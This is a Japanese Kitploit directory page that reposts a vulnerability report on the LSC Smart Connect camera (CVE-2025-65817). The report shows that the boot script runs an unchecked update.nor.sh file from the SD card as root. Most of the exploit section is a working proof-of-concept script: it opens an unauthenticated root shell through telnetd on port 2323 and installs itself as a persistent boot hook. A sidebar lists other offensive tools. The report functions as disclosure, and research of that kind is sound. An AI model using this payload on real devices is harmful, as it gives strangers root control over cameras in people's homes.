Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-65817 — こちらがCVE-2025-65817です | Kitploit
ツール/GitHubGitHub/istaarkk/cve-2025-65817
組み込みシステムセキュリティIoTセキュリティ脆弱性分析エクスプロイトハードウェアとIoTセキュリティリモートアクセスツール
GitHubistaarkk/cve-2025-65817

CVE-2025-65817

こちらがCVE-2025-65817です

リポジトリを見る
93211ヶ月前未レビュー
共有

CVE-2025-65817


フィールド値
タイトル脆弱性レポート: LSCスマートコネクトカメラ
日付2024-02-15
説明SDカードの更新フックを悪用して、LSCスマートコネクトカメラ上でリモートシェルを起動する。
タグiot, vulnerability, cve
ファームウェア1.14.13

LSCスマートコネクトカメラの脆弱性レポート

発見された脆弱性は、start_app.sh の更新システムを悪用するものであり、より正確にはSDカードのマウントと update.nor.sh ファイルを介して悪用されます。

設定変数

# routines of sd-card
# /mnt is for backword compatible
SDC_DIR=/mnt
SDC_HOOK=$SDC_DIR/update.nor.sh
SDC_FLAG_DEBUG=$SDC_DIR/__ipc_debug.ini
TMP_HOOK=/tmp/update.nor.sh
SENSOR_ISP_HOOK=$SDC_DIR/ISP/*t23.bin
# debug core-dump
WHERE_COREDMP="/mnt/sdc/coredmp"
WHERE_EXEC="/usr/local/bin/doraemon"

local/sbin/start_app.sh:50–99 のセクションは、SDカード上にある update.nor.sh という名前のファイルを盲目的に信頼します。起動プロセス中、スクリプトは:

  • SDカードをマウントし、
  • update.nor.sh を /tmp/update.nor.sh にコピーし、
  • その内容、整合性、権限、所有権を一切検証しません。

起動シーケンスの後半(local/sbin/start_app.sh:108–129)では、コピーされたファイルは:

  • 実行可能としてマークされ、
  • rootとして実行され、
  • SDカードのマウントポイントを引数として渡されて実行されます。

この実行はメインの ipc_service が開始する前に行われるため、スクリプトはネットワークユーティリティ、ウォッチドッグ機能、アップグレードヘルパーがすでに利用可能な最高権限環境で実行されます。

利用可能なユーティリティ

このエクスプロイトは、カメラに存在するtelnetdを介してシェルを作成し、ポートを開くというものです:

/bin # busybox --list
[...]
sh
sleep
swapoff
syslogd
tail
tar
tcpsvd
telnetd
[...]

概念実証(PoC)

SDカードに .sh スクリプトを書き込み、update.nor.sh という名前を付けるだけです。

私が選択したエクスプロイトは次のとおりです:

#!/bin/sh

telnetd -l /bin/sh -p 2323 &

echo "Telnet start by update.nor.sh" > /tmp/exploit_success

cp /mnt/update.nor.sh /mnt/config/hook-boot.sh

date > /tmp/exploit_time


ポートが開いていることを確認します。
alt text


telnetで接続します:

alt text

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    439
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    264

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →